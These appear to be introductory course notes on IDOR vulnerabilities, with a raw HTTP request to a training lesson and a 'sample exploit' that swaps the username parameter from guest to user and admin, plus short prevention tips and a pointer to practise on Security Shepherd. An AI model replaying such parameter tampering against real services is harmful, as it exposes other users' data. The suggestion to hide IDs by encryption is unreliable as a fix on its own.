IDOR

Week 1

What is IDOR?


IDOR - Insecure Direct Object Reference

Its a method which allows attackers to manipulate references to gain access to unauthorized data.

For instance, a website which sends sensitive user data based on a userId but doesn’t do any checks to ensure users can’t access information by using another users userId

Pre Requisites

In order us to perform an IDOR attack, we must know the basics of what a request consists of.



```
POST /lessons/fdb94122d0f032821019c7edf09dc62ea21e25ca619ed9107bcc50e4a8dbc100 HTTP/1.1
Host: security.codepath.com
Connection: close
Content-Length: 14
Accept: */*
Origin: https://security.codepath.com
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/69.0.3497.92 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Referer: https://security.codepath.com/lessons/fdb94122d0f032821019c7edf09dc62ea21e25ca619ed9107bcc50e4a8dbc100.jsp
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: lessonComplete=lessonNotComplete; JSESSIONID3="pUjiX0MvTTxi3owLJs5wZA==";
JSESSIONID=B0FFADB8DC4B14C7EF11206F742793BE;token=-127381217574185571097390624375778656293

username=guest
```

Request Type and Domain

Headers

Cookies

Body

A sample exploit

```
POST
/lessons/fdb94122d0f032821019c7edf09dc62ea21e25ca619ed9107bcc50e4a8dbc10
0 HTTP/1.1
Host: security.codepath.com
Connection: close
Content-Length: 14
Accept: */*
Origin: https://security.codepath.com
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/69.0.3497.92 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Referer:
https://security.codepath.com/lessons/fdb94122d0f032821019c7edf09dc62ea21e25c
a619ed9107bcc50e4a8dbc100.jsp
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: lessonComplete=lessonNotComplete;
JSESSIONID3="pUjiX0MvTTxi3owLJs5wZA==";
JSESSIONID=B0FFADB8DC4B14C7EF11206F742793BE;
token=-127381217574185571097390624375778656293

username=user
```

```
POST
/lessons/fdb94122d0f032821019c7edf09dc62ea21e25ca619ed9107bcc50e4a8dbc100
HTTP/1.1
Host: security.codepath.com
Connection: close
Content-Length: 14
Accept: */*
Origin: https://security.codepath.com
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/69.0.3497.92 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Referer:
https://security.codepath.com/lessons/fdb94122d0f032821019c7edf09dc62ea21e25ca6
19ed9107bcc50e4a8dbc100.jsp
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: lessonComplete=lessonNotComplete;
JSESSIONID3="pUjiX0MvTTxi3owLJs5wZA==";
JSESSIONID=B0FFADB8DC4B14C7EF11206F742793BE;
token=-127381217574185571097390624375778656293

username=admin
```

How to prevent it

Do not send insecure requests.

For instance, don’t allow a request that will fetch a user’s data by their id without some sort of mechanism to prevent users from accessing data that does not belong to them.

Don’t Send raw userIds that are easy to guess instead encrypt the Id so users can’t guess another’s userId

Getting your hands dirty

This week we will get to practice some IDOR attacks using the security shepard platform.

Before we get started you should have Burp installed and configured.